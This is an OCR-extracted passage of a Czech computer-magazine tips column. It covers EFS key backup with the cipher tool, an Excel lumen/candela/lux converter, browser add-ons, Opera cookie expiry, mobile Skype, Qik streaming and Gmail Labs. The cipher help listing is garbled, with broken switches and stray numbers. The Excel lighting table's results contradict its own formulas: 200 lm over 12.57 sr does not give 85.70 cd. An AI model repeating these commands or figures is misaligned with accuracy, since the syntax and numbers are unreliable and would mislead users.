TIP ► Aktualizační intervaly můžete zkrátit takto: Otevřete »Start | Ovládací panely«, klikněte na »Síť a Internet« a »Možnosti Internetu«. V klasickém zobrazení Ovládacích panelů se k dialogu »Internet - vlastnosti« dostanete přímo aktivací »Možnosti Internetu«.

Na kartě »Obsah« v sekci »Informační kanály a oblasti Web Slice« klikněte na »Nastavení«. Tam zaškrtněte volbu »Automaticky zjišťovat aktualizace informačních kanálů a oblasti Web Slice«. Prostřednictvím rozevíracího seznamu »Četnost« definujte, jak často má operační systém aktualizace stahovat. Standardně se tak děje jednou denně. Tento interval zkráťte podle svých potřeb, například na »1 hodina«, nebo dokonce »30 minut«. Pak všechny otevřené dialogy zavřete tlačítkem »OK«.

8. Rychlé tipy

OBSLUHA KALKULAČKY

Stisk klávesy [P] vloží Ludolfovo číslo pí. Stisk [@] vypočítá druhou odmocninu čísla a [*]+[Enter] druhou mocninu čísla ve vstupním poli.

SPECIFIKOVANÉ SPUŠTĚNÍ

PRŮZKUMNÍKA

Doplňte-li vyvolávací příkaz »explorer.exe« například o spouštěcí parametr »/e,D:\Data«, otevře se rovnou uvedená složka. Pokud se přidá parametr »/root,objekt«, otevře se průzkumník s vybraným objektem (složkou) jako „kořen“.

ZOBRAZENÍ ZAKRYTÉHO

POSTRANNÍHO PANELU

Momentálně zakrytý a pro pozadí nakonfigurovaný postranní panel ve Vistě rychle zobrazíte v popředí kombinací kláves [Windows]+[mezera].

RYCHLÉ OTEVŘENÍ OBRAZOVKOVÉ LUPY

Pro přímé vyvolání lupy použijte v hledacím poli nabídky Start nebo v řádku »Spustit« příkaz »magnify«.

9. Windows Vista, 7

Vyhledání zašifrovaných souborů a jejich zálohování

Čeká vás nová instalace operačního systému. Pod starým systémem jste dosud měli uloženy soubory zašifrované metodou EFS. Je před nasazením nového systému třeba dát na něco pozor?

```
CD %userprofile%\Desktop\nCipher /?
Shrnutí nebo změna šifrovací adresáře (souborů) v sdílech NTFS.
CIPHER /E /D /C
[ /S:adresář ] [ /B ] [ /H ] [ název_cesty (...) ]
CIPHER /K [/EOG:25613841521]
CIPHER /R název_souboru [/SMARTCARD] [/EOG:25613841521]
CIPHER /U [ /H ]
CIPHER /U:adresář
CIPHER /R[[:soubor_EFS]] [název_souboru]
CIPHER /V
CIPHER /ADMINER [/CERTPATH:hash / CERTFILE:název_souboru /
/USER:účetnískó_jmeno] [/S:adresář] [ /B ] [ /H ] [ název_cesty
```

Slídič: „Palubní“ nástroj cipher najde v počítači všechny soubory, které byly zašifrované uložené prostřednictvím EFS.

TIP ► Před novou instalací byste bezpodmínečně měli zazálohovat klíč svého šifrovacího systému EFS (Encrypted File System). Bez něj byste se už z nově nainstalovaného systému ke svým datům nedostali. Alternativně také můžete soubory dešifrovat a přenést na externí paměťové médium.

ZÁLOHA PRIVÁTNÍHO KLÍČE: Spusťte Internet Explorer a vyvolejte v něm »Nástroje |

Možnosti Internetu«. Tam přejděte na kartu »Obsah« a klikněte na tlačítko »Certifikáty«. V seznamu »Osobní« označte svůj klíč a pod ním klikněte na »Exportovat«. V průvodci exportem zvolte »Exportovat soukromý klíč«, určete heslo a paměťové místo pro export. Dobře se hodí například USB paměť – tu totiž můžete později uložit na bezpečném místě. Dále klikněte na »Ano, exportovat soukromý klíč«.

ZÁLOHA ZAŠIFROVANÝCH SOUBORŮ: Abyste spolehlivě vypátrali všechny zašifrované soubory v počítači, můžete použít nástroj příkazového řádku »cipher«. Otevřete »Start | Spustit«, zadejte »cmd« a klikněte na »OK«. Pod Windows Vista a Windows 7 zapište »cmd« do hledacího pole nabídky Start. Do příkazového řádku vložte příkaz

cipher /u /n /c:

a stiskněte [Enter]. Nástroj pak prohledá jednotku zadanou jako parametr příkazu, v příkladu tedy »C:«, a potom zobrazí všechny zašifrované soubory, které našel. Nyní v Průzkumníku navigujte na příslušné soubory a uložte je nejlépe na externí jednotku.

UPOZORNĚNÍ: Šifrovací nástroj cipher je ve Vistě a Windows 7 obsažen i ve verzích Home.

10. Excel XP, 2003, 2007 Přepočítání svítivosti světelného zdroje

Lumen, kandela, svítivost a kdovíco ještě – a přitom jste se vlastně chtěli jen dozvědět, nakolik je nová úsporná žárovka nebo LED svítidlo jasnější oproti klasické žárovce. Jak se dají různé údaje porovnávat?

Konverze mezi jednotkami světla	
1	Vstup
2	200,00 Lumen (lm)
3	Uhel
4	360,00 Grad (°)
5	Vzdálenost
6	1,00 Metr (m)
7	VÝSLEDEK:
8	Prostorový úhel
9	12,57
10	Svítivost
11	85,70 Candela (cd)
12	Osvětlení
13	85,70 Lux (lx)
14	Vstup
15	1,00 Candela (cd)
16	Uhel
17	360,00 Grad (°)
18	Vzdálenost
19	1,00 Metr (m)
20	VÝSLEDEK:
21	Prostorový úhel
22	6,28
23	Svítivost
24	6,28 Lumen (lm)
25	Osvětlení
26	6,28 Lux (lx)

A je jasno! Pomocí této tabulky můžete porovnat výkonnost světelných zdrojů – vzor rozdílným údajům.

TIP ▶ Samozřejmě, 60 wattů není žádná míra pro jas světelného zdroje, nicméně ze zkušenosti umíme odhadnout, jak jasně žárovka s tímto příkonem svítí. Pro porovnání s halogenovými nebo úspornými svítidly i LED lampami a superjasnými LED se nejlépe hodí na plochu vztahovaná veličina osvětlení měřená v luxech. Lux je osvětlení 1 m² plochy rovnoměrným světelným tokem o velikosti jednoho lumenu. Lumen je světelný tok vysílaný bodovým zdrojem do prostorového úhlu 1 steradián při svítivosti zdroje 1 kandela. Lumen však také popisuje, jak směrovaně zdroj vyzařuje.

Pro porovnání různých údajů na svítidlech zaveďte v excelovské tabulce vstupní pole pro světelný tok, vyzařovací úhel a vzdálenost například v buňkách »B4« až »B6«. Jako pomocnou veličinu nyní z vyzařovacího úhlu vypočítávejte prostorový úhel v »B5«. K tomu v buňce »B9« použijte vzorec

$$=2*PI()* (1-COS(B5*PI()/180/2))$$

Ve vzorci už je před použitím goniometrické funkce zahrnut v Excelu nezbytný přepočet na obloukovou míru. Svítivost v kandelách se vypočítává jako světelný tok na jednotku prostorového úhlu vzorcem

$$=B4/B9$$

v buňce »B10«. K určení osvětlení v luxech, tedy světelného toku na jednotku plochy, vložte do buňky »B11« vzorec


$$=B4/(B6*B6*B9)$$

Osvětlená plocha se zvětšuje se čtvercem vzdálenosti a počítá se jako součin s prostorovým úhlem. Mimochodem, typická 60W žárovka produkuje asi 700 lumenů.

UPOZORNĚNÍ: Podobným způsobem probíhá přepočet vycházející z kandel na ostatní veličiny. Příklad tabulky se vzorci najdete na našem webu. U nesměrovaných světelných zdrojů zadávejte jako vyzařovací úhel 360 stupňů.

11. PowerPoint XP, 2003, 2007 Šíření prezentace ve formě videa

Ne každý příjemce vaší prezentace disponuje PowerPointem nebo jiným vhodným prohlížečem, v němž se daný soubor dá otevřít.



Exportér: Nástroj iSpring vytvoří z powerpointové prezentace Flash video, které můžete integrovat do vlastní webové stránky.

TIP ▶ Většina uživatelů si pro svůj internetový prohlížeč nainstalovala Adobe Flash Player. Pokud tedy prezentaci zkonvertujete na Flash video, bude „čitelná“ na většině počítačů. Praktickým vedlejším efektem je, že ji pak také snadno můžete začlenit do vlastní webové stránky. Vhodný konvertor pro integraci do PowerPointu nabízí program iSpring. Verzi »iSpring Free« s mírně omezeným rozsahem funkcí najdete na našem Chip DVD.

Nejprve zavřete PowerPoint a nástroj nainstalujte. Potom bude doplněk dostupný v prezentačním programu jako nový panel nástrojů. Postupem »Zobrazit | Panely nástrojů | iSpring Free 4« můžete nástroj zapínat a vypínat.

Až budete chtít prezentaci exportovat, otevřete ji a v panelu nástrojů kliknete na »Publish«. Pak změňte titul, v sekci »Destination« ponechte aktivovanou volbu »Local Folder« a klikněte vedle na »Browse«. Nyní určete cílovou složku. V sekci »Options« přesněji definujte, jak má prezentace probíhat. S přednastavenými parametry vznikne

nejprve prezentace ve videoformátu, u níž přesně stejně jako v PowerPointu musíte každou změnu snímku a každou animaci vyvolat kliknutím myši. To lze doporučit, pokud budete chtít prezentaci sami předvádět na cizím počítači.

Pro reprodukci ve formě videa je vhodnější, když všechny kroky probíhají automaticky. Za tím účelem navíc aktivujte volby »Change all slides automatically« pro střídání snímků a »Auto-play on-click animations each« pro elementy, které se mají po krocích zobrazovat na kliknutí myši. K tomu dále definujte prodlevy v sekundách. Kromě toho ponechte aktivovanou volbu »Generate HTML«, aby byl vytvořen HTML kód pro zahrnutí videa na webovou stránku. Po kliknutí na »Publish« se během několika sekund vygenerují potřebné soubory. Export se zvolenými nastaveními spusťte kliknutím na »Quick publish«.

Nástroj automaticky otevře hotové video v prohlížeči, kde můžete zkontrolovat korektní průběh. Všechna potřebná data se pak nacházejí v podsložce cílového adresáře. Zatímco »index.html« umožňuje integraci do webové stránky, »fixprompt.js« se v Internet Exploreru postará o to, aby toto video nebylo blokováno. K integraci do vlastní webové stránky budete potřebovat přinejmenším blok kódu mezi »<object id=« a »</object>«. Přitom je důležité, že se všechny tři soubory musí nacházet ve stejné složce.

12. Word XP, 2003, 2007 Plně automatizované zálohování dokumentů

Stát se to může snadno: V otevřeném dokumentu jste chtěli něco změnit a uložit jej pod jiným názvem. Namísto toho jste si přepsali originál. Pak pomůže záložní kopie.


TIP ▶ SmartTools nabízí na www.add-in-world.com bezplatný program AutoBackup pro Word. Při každém kliknutí na »Uložit« ve Wordu zapíše nástroj kopii dokumentu do vámi určené složky.

Chcete-li si program nainstalovat, nejprve zavřete Word, stáhněte nástroj z webu a spusťte instalační program. Po nainstalování otevřete »Auto backup« prostřednictvím nabídky souborů, resp. nové karty »SmartTools«. V dialogu voleb nyní zvolte adresář, do něhož má nástroj ukládat záložní kopie. Můžete rovněž stanovit, že každé ukládání zálohy musí být schváleno. Na přání může AutoBackup pokaždé vydat akustický sig-

nál. Ten můžete nahradit jiným zvukem – nebo také vypnout.

13. Excel XP, 2003, 2007 Bleskurychlý převod relativních odkazů na absolutní

Vzorce v Excelu normálně používají relativní odkazy, které se při zkopírování nebo přesunutí vzorce samočinně přizpůsobují. Při určitých výpočtech jsou však zapotřebí absolutní odkazy, které adresují konkrétní pevnou buňku.



The screenshot shows an Excel spreadsheet with columns A through E and rows 1 through 14. The data is as follows:

	A	B	C	D	E
1					
2		3	25	245	245
3		14	4235	5425	45
4		2425	54252	524	24
5		4515	245	5245	543
6		524	2	245	2545
7		7481	58759	11684	3402
8					
9		2651636	30849	7481	7481
10					
11					
12					
13					
14					

Fixace: Nastavte kurzor na odkaz a stiskněte [F4] – Excel změní relativní odkaz na absolutní.

TIP ► Pevné odkazy na buňky se ve vzorcích Excelu určují znakem »\$« vloženým před písmeno sloupce nebo číslo řádku (nebo před obě označení současně). Editace dlouhého vzorce s více odkazy pak ovšem nemá daleko k utrpení. Navíc je zde poměrně velké riziko omylu, který se špatně odhaluje a může mít fatální následky. Snadněji to jde takto: Označte buňku obsahující vzorec a nahoře v řádku vzorců klikněte na odkaz, který chcete převést. Nyní několikrát po sobě stiskněte [F4]. S každým stiskem se změní sloupcový a řádkový údaj v odkazu z relativního na absolutní a zase zpět, až Excel vyčerpá všechny možné kombinace. Potom začne přepínání znovu od počátku.

Normálně jsou po zadání vzorce jak sloupcové, tak řádkové údaje relativní. Při prvním stisku [F4] doplní Excel znak »\$« před oba údaje. Tak se relativní odkaz změní na absolutní, který se při překopírování vzorce nezmění.

Stisknete-li [F4] znovu, zruší se fixace sloupcového údaje. Po třetím stisku této klávesy se zamění fixace sloupců a řádků. Čtvrtý stisk [F4] odstraní všechny znaky »\$« v odkazu, takže ten pak bude opět relativní.

14. Rychlé tipy

OTEVŘENÍ NOVÉHO OKNA BROWSERU

Chcete-li rychle otevřít nové okno Firefoxu, přetáhněte myší tlačítko označeného panelu na volné místo plochy.

RYCHLEJŠÍ ČASOVÉ RAZÍTKO

Klávesová kombinace [Ctrl]+[;] nebo [Ctrl]+[:] pohodlně vloží do buňky Excelu jako hodnotu aktuální datum nebo přesný čas.

VLOŽENÍ TABULÁTORU V TABULCE

WORDU

Poněvadž klávesa [Tab] uvnitř tabulky slouží ke skoku na další pole, pro tabulátor použijte místo toho klávesovou kombinaci [Ctrl]+[Tab].

RYCHLÉ OZNAČENÍ TEXTU VE WORDU


Chcete-li označit celý text, stiskněte [Ctrl]+[A] nebo v pravém prázdném okraji dokumentu třikrát klikněte levým tlačítkem myši.

SPUŠTĚNÍ BEZ OTEVŘENÉHO SEŠITU

Chcete-li Excel spustit bez úvodní obrazovky a nového prázdného sešitu, vyvolávací příkaz »excel.exe« doplňte o spouštěcí přepínač »/e«.

15. Firefox 2.x, 3.x Cílené odstranění stop po procházení jednotlivých stránek

Příležitostně si v práci objednávejte na internetu nějaký dárek nebo v polední pauze soukromě surfujete. Potom byste se chtěli takto vzniklých stop zbavit, ovšem nepřijít přitom o celou historii.



Skalpel: Aktivované volby určují, které surfovací stopy má doplněk při zavírání webové stránky odstranit.

TIP ► Aby se takové stopy vůbec nemohly nahromadit, je ve Firefoxu 3.5 (a vyšším) zaveden „Soukromý režim“ (v prohlížeči volba »Spustit anonymní přihlášení«, kterou můžete aktivovat v nabídce »Nástroje«). Starší verze browseru lze za tím účelem dovybavit bezplatným doplňkem »Close'n forget«. Ten se postará o to, aby navštívená stránka byla při zavření z paměti prohlížeče kompletně odstraněna. Toto rozšíření má ještě smysl i pro Firefox 3.5, neboť vám umožní se spontánně a datečně rozhodnout, zda nějaká stránka má být z historie vyřazena nebo ne. Tímto způsobem můžete například při tvorbě rešerše velice jednoduše ihned vyobcovat z historie nezajímavé stránky a zahrnout do ní jen ty užitečné.

Rozšíření můžete nainstalovat přímo z Chip DVD. Otevřete XPI soubor v browseru a v dialogu klikněte na »Instalovat«. Na závěr musíte restartovat Firefox.

K nakonfigurování otevřete »Nástroje | Správce doplňků«, v seznamu označte položku »Close'n forget« a níže klikněte na »Nastavení«. Pak ještě aktivujte volby »Remove current site from browser history« a »... and for all sub domains«. Potvrďte vše tlačítkem »OK« a dialog zavřete. Nový příkaz je nyní k dispozici v místní nabídce zavedených webových stránek. Lze jej také pohodlně obsluhovat pomocí tlačítka. Za tím účelem klikněte pravým tlačítkem myši na volné místo v panelu nástrojů a v místní nabídce zvolte příkaz »Vlastní«. Potom ikonu »Close'n Forget« přetáhněte myší do zamýšlené pozice a dialog ukončete tlačítkem »Hotovo«. Napříště postačí kliknutí na novou ikonu,

aby byl právě aktivní panel zavřen a jeho stopy odstraněny.

16. Firefox 3.x Přehledný 3D náhled otevřených panelů

Panely v browseru nesmírně usnadňují surfování. Je-li však současně otevřených webových stránek mnoho, rychle se ztrácí přehled.



Jako na dlani: FoxTab umožňuje listování otevřenými webovými stránkami v „prostorovém“ zobrazení – podobně jako AeroFlip ve Vistě.

TIP ► Rozšíření FoxTab z našeho Chip DVD vytváří 3D zobrazení pro přehledku vyvolaných webových stránek. Stáhněte si XPI soubor a otevřete jej v prohlížeči. Po kliknutí na »Instalovat« Firefox restartujete. FoxTab vyvoláte kliknutím na novou ikonu v navigační liště nebo současným stiskem kláves [Ctrl]+[Q]. Nástroj nyní všechny otevřené panely zobrazí v 3D náhledu. V něm jsou obsaženy panely všech otevřených oken prohlížeče.

Navigovat v něm lze volitelně pomocí tlačítek, kláves se šipkami nebo kolečka myši. Kliknutím na určitý obraz v náhledu ukončíte 3D zobrazení a přepnete na příslušnou stránku.

Prostřednictvím tlačítek s ikonami u náhledu vpravo dole můžete zvolit jiné způsoby 3D zobrazení, dáváte-li například přednost zobrazení typu „coverflow“ jako na iPodu. Praktický je „nástěnkový“ režim, který všechny otevřené webové stránky shrnuje v podobě miniatur současně ve velkém přehledovém okně. Pokud je ovšem otevřeno příliš mnoho panelů, může být výběr webové stránky vzhledem k malým obrázkům obtížný.

Nemůžete-li požadovaný obsah stránky najít, pomůže hledací funkce. Za tím účelem kliknete vlevo dole na ikonu lupy. Už během zadávání hledacího pojmu se zobrazení jemu vyhovujících panelů samočinně aktualizuje a rychle vás dovede k cíli. Pro přizpůsobení zobrazení a obsluhy nabízí doplněk četné volby, k nimž se nejrychleji dostanete prostřednictvím ikony vlevo dole.

UPOZORNĚNÍ: Pro použití nástroje FoxTab musí být v počítači nainstalována aktuální verze Flash Playeru. K bezplatnému stažení ji najdete na <http://get.adobe.com/flashplayer>.

17. Internet Explorer 8 Rychlejší přístup k tematicky příbuzným webovým stránkám

Při obsáhlých rešerších k různým tematickým oblastem se rychle otevře třeba i několik desítek panelů. Jejich karty na liště jsou pak ale natolik úzké, že zkrácený titul už téměř nedovoluje usoudit na příslušný obsah. Vyhledání dříve navštívených zajímavých stránek je pak hodně obtížné.



Hra barev: Internet Explorer 8 karty panelů samočinně zabarvuje, čímž umožňuje stránky tematicky seskupovat.

TIP ► Využívejte rozšířených navigačních možností a barevných karet panelů (záložek) prohlížeče. Jestliže na webové stránce kliknete na odkaz při stisknutí klávesy [Ctrl], IE jeho obsah otevře v novém panelu aktuální skupiny. Podržíte-li při kliknutí na odkaz namísto toho stisknutou klávesu [Shift], otevře se nové okno prohlížeče s příslušným obsahem. Pokud naproti tomu prostřednictvím adresního řádku vyvoláte novou doménu a při stisku klávesy [Enter] podržíte [Alt], otevře se nový panel s kartou v jiné barvě.

Toto automatické seskupování se sice samozřejmě postará o lepší přehlednost, má však jednu nevýhodu: poněvadž rešerše zpravidla probíhají jako tematicky orientované, barevné rozlišování stránek podle jmen domén nemá valný smysl. Lepší je označovat stejnou barvou obsahy, které patří k sobě. A dá se to snadno zařídit: příslušnou kartu prostě přetáhněte myší mezi karty nějaké existující skupiny. Karta pak automaticky přijme barvu této skupiny. Další funkce vám pomohou rychle se ve spoustě panelů orientovat. Po kliknutí na ikonu »Přehled záložek« vlevo v liště karet zobrazí Internet Explorer otevřené webové stránky jako miniatury. I při tomto zobrazení zůstávají přiřazení do skupin

zachována; indikována jsou barevným orámováním miniatur stránek. Ty však mohou být podle rozlišení monitoru velmi malé. Pak pomůže zobrazení v podobě seznamu, který lze rozevřít dolů směřující šipkou vedle vpravo. Je dobré, že browser skupiny v seznamu zřetelně odděluje.


Chcete-li všechny panely patřící k jedné skupině zavřít, pravým tlačítkem myši klikněte na jednu z karet a v místní nabídce zvolte příkaz »Zavřít tuto skupinu záložek«. Bohužel neexistuje možnost stejně jednoduše uložit skupinu jako složku oblíbených položek. Alespoň však můžete najednou uložit všechny webové stránky otevřené na liště karet. Za tím účelem vlevo na liště karet klikněte na »Oblíbené položky | Přidat k oblíbeným položkám...«, v dialogu zvolte vhodné místo uvnitř oblíbených položek a zadejte název složky, kterou má Internet Explorer založit. A je tu ještě jedna nepříjemnost: sice se jednotlivé panely dají prostřednictvím volby »Nedávno zavřené záložky« znovu otevřít, pro celé skupiny však tato možnost bohužel chybí.

Pro otevření dříve uložené skupiny karet znovu otevřete lištu oblíbených položek, navigujte na příslušnou složku

a ukažte na ni. Na konci řádku se objeví modrá šipka. Kliknete-li na ni, všechny obsažené webové stránky se zavedou najednou. Barevně odlišení skupin přitom zůstane zachováno.

18. Opera 8.x, 9.x Prodloužení platnosti přihlašovacích údajů k webovým stránkám

Některé webové stránky nabízejí volby jako třeba »Zůstat přihlášen«, aby uživatel při příštím vyvolání stránky nemusel své přístupové údaje zadávat znovu. Tento komfort ovšem normálně netrvá dlouho.



Minimální platnost: V prohlížeči Opera můžete dobu platnosti určitých přístupových informací prodloužit.


TIP ► Ukládání přihlašovacích údajů zajišťuje soubor cookie v počítači uživatele. Předdefinovanou dobu trvanlivosti »koláčku« můžete změnit.

Otevřete »Nástroje | Nastavení« a přejděte na kartu »Pokročilé volby«. Klikněte vlevo na kategorii »Cookies« a potom na »Správa Cookies«. Abyste zjistili, který cookie je odpovědný za danou webovou stránku, nahoře v hledacím poli zadejte jako filtr název stránky. Seznam se během zadávání automaticky aktualizuje na odpovídající položky.

Poněvadž většina webových stránek ukládá několik cookies, musíte ten správný zjistit pokusně. Jestliže například ukládáte login ke stránce »picnik.com« a chcete jeho platnost prodloužit, do hledacího pole nejprve napište »picnik«. Potom níže označte jeden z relevantních cookies a vpravo klikněte na »Upravit...«. V polích pro »Vyprší« zkontrolujte nastavený termín ukončení platnosti. Pokud sahá několik let do budoucnosti, jde o obecný cookie. Ten hledaný vykazuje maximálně několikadenní lhůtu. Klikněte do pole pro datum a hodnotu změňte. Dejte přitom pozor na správný formát data. Změněný termín potvrďte tlačítkem »OK«.

19. Symbian S60 3rd Edition Volání z mobilu přes Skype

Vedle klasického Skypu, prostřednictvím kterého s oblibou voláte ze svého PC, byste uvítali i jeho mobilní verzi pro svůj telefon s operačním systémem Symbian. Jaké jsou možnosti?



Stačí vytvořit: Práce s mobilní verzí Skypu je stejná jako s jeho verzí pro Windows – po přihlášení můžete jednoduše začít telefonovat nebo posílat zprávy.

TIP ► V mobilních telefonech se Symbianem můžete použít málo známou, ale kvalitní aplikaci pocházející přímo z vývojářských dílen Skypu. Ačkoliv se jedná o beta verzi, už teď je tento klient dostatečně stabilní a vhodný pro běžné použití. Seznam podporovaných telefonů a odkaz ke stažení najdete na stránce http://share.skype.com/sites/garage/2009/12/skype_for_symbian_beta_release.html.

Stažený SIS soubor si následně zkopírujete do telefonu a nainstalujete. Po prvním spuštění Skypu nejprve odsouhlaste licenční ujednání a nastavte výchozí přístupový bod. Dobrou kvalitu hovorů zajistí technologie EDGE, v lepším případě 3G nebo Wi-Fi. V případě připojení přes operátora si však dejte pozor na objem stažených dat (pokud nemáte aktivovaný neomezený datový paušál).


V dalším kroku zvolte »Sign in« a zadejte přihlašovací jméno a heslo ke svému Skype účtu. Pokud je vše správně nastaveno, zobrazí se seznam kontaktů. Pro uskutečnění hovoru pak stačí některý vybrat a stisknout tlačítko pro zahájení hovoru. K dispozici je také chat, který aktivujete postupem »Options | Send | Instant message«. Volbou »Options | Send | File« můžete z telefonu odesílat i fotografie, videa i zvukové soubory. Libovolné soubory lze také přijímat.

PLACENÉ SLUŽBY: Díky tomu, že tato mobilní verze Skypu pochází ze stejné dílny jako verze pro Windows, nechybí ani zde možnost využívat placených služeb. V nabídce »Voicemails« tak můžete přistupovat ke své hlasové schránce, dále lze snadno zjistit aktuální zůstatek kreditu na vašem Skype účtu, případně si přikoupit další kredit.

UPOZORNĚNÍ: Pokud váš telefon nepatří mezi podporovaná zařízení, můžete pro hovory v síti Skype využít univerzální aplikaci Fring ze stránky www.fring.com.

20. Firefox 3.x Přídavná lišta pro Facebook

Po spuštění prohlížeče otevíráte Facebook již automaticky – nic vám zkrátka nesmí uniknout. A poněvadž chcete být v obraze pokud možno neustále, uvítali byste nějaké integrované řešení.



Praktická lišta: Čerstvé novinky z Facebooku vždy na očích.


TIP ► Firefox můžete doplnit o užitečnou nástrojovou lištu Facebook Toolbar, která vás upozorní na celou řadu aktualit. Stáhnout si ji můžete z adresy developers.facebook.com/toolbar. Tam klikněte na »Download Facebook Toolbar« a v následném dialogu odstartujte instalaci kliknutím na tlačítko »Instalovat nyní«. Nakonec Firefox restartujte.

Po znovuspuštění prohlížeče klikněte v liště na »Log in to Facebook«. V novém okně zadejte přihlašovací údaje ke svému Facebook účtu, zaškrtněte volbu »Chci zůstat přihlášený k Facebook Toolbar pro Firefox« a pak klikněte na »Přihlášení«. Dialog poté uzavřete pomocí tlačítka »Close login window«.

Kliknutím na »Facebook Friends Sidebar« můžete od této chvíle jednoduše zobrazit výpis stavů vašich přátel. Pro rychlý přístup na profil, k fotografiím a dalším funkcím Facebooku aktivujte »Quick Links«. Zalíbí-li se vám některá webová stránka, můžete se o ni snadno podělit s přáteli kliknutím na »Share«. Pro aktualizaci vlastního stavu zadejte text do pole »Set your status« a potvrďte klávesou [Enter]. Při prvním použití této funkce je potřeba aktualizaci stavů jednorázově autorizovat.

21. Qik Přímý přenos z mobilu

Natočit telefonem video a pak se jím pochlubit na internetu umí každý. Vy však chcete jít ještě dál – videa z telefonu rovnou streamovat.



Streamování: Zahájení přenosu je stejně snadné jako obvyčejné nahrávání – stačí stisknout spoušť.



Reality show: Přenos má pouze několika-sekundové zpoždění v závislosti na kvalitě spojení a datové náročnosti videa.

TIP ► Pokud máte to štěstí a pohybujete se v místě s dostatečně rychlým připojením k internetu (Wi-Fi nebo 3G s neomezeným datovým tarifem, EDGE je v tomto případě minimum), je streamování videa pomocí aplikace Qik jednoduše sama. Na adrese qik.com/info/supported_phones se však nejprve ujistěte, zda je váš telefon na seznamu podporovaných zařízení. Pokud ano, klikněte u miniatury vašeho telefonu na »download«. Stažený instalační soubor poté uložte, nahrajte do telefonu a aplikaci nainstalujte. Po prvním spuštění Qiku v telefonu nejprve odsouhlaste licenční ujednání a poté proveďte registraci – ta je pro použití aplikace nezbytná.

Po registraci a připojení telefonu k internetu zahájíte streamování videa stisknutím spouště fotoaparátu. Tento živý přenos je dostupný na adrese qik.com/XXX,

kde XXX je vaše přezdívka zadaná při registraci. Na webové stránce streamu je pro diváky k dispozici okno pro chat. Zprávy z tohoto chatu jsou v reálném čase zobrazovány také na displeji telefonu.


Pokud živé vysílání začne váznout, můžete pro plynulejší přenos snížit kvalitu videa. To provedete v telefonu pod nabídkou »Options | Settings«, kde volbu »Quality« nastavíte na nižší hodnotu. Po ukončení streamování zahájí Qik automatické nahrávání pořízeného videa na server.

SOUKROMÍ: Pokud nechcete, aby přenášené video bylo veřejně přístupné, aktivujte v aplikaci volbu »Options | Privacy | Private«.

KOMUNITA: Qik funguje jako sociální síť – můžete si procházet profily ostatních uživatelů včetně jejich nahraných, ale i živě přenášených videí. Video lze také komentovat, kliknutím na »Tweet this« zkopírujete adresu videa na Twitter.

22. Gmail Označení nepřečtené části konverzace

Znáte to – rozečtete si několik e-mailů sdružených do jedné konverzace a ve chvíli, kdy se to hodí nejméně, zjistíte, že nemáte dostatek času na dočtení až do konce. Uvítali byste proto možnost rozlišit přečtenou a nepřečtenou část takovéto konverzace.



Nedocho: Tato volba nastaví rozečtenou a všechny následující zprávy sdružené do jedné konverzace jako nepřečtené.

TIP ► Používáte-li Gmail, asi víte, že navazující e-maily jsou sdružovány do jedné konverzace. To korespondenci značně zpřehledňuje. Pokud však zrovna nemáte dostatek času pro dočtení až do konce, nemusíte napříště vědět, kde přesně jste skončili.

A právě zde přichází na řadu funkce z laboratoře Gmailu. Ve zprávě, u které takto narychlo skončíte, můžete z nabídky vybrat volbu »Odsud označit jako nepřečtené«. Tato volba nastaví rozečte-

nou a všechny následující zprávy sdružené do jedné konverzace jako nepřečtené a budete automaticky navraceni do doručené pošty.

Pro aktivování přejděte ve schránce do »Nastavení | Laboratoř« a u funkce s názvem »Odsud označit jako nepřečtené« přepněte na »Aktivovat«. Změnu nakonec potvrďte kliknutím na tlačítko »Uložit změny« na konci stránky.

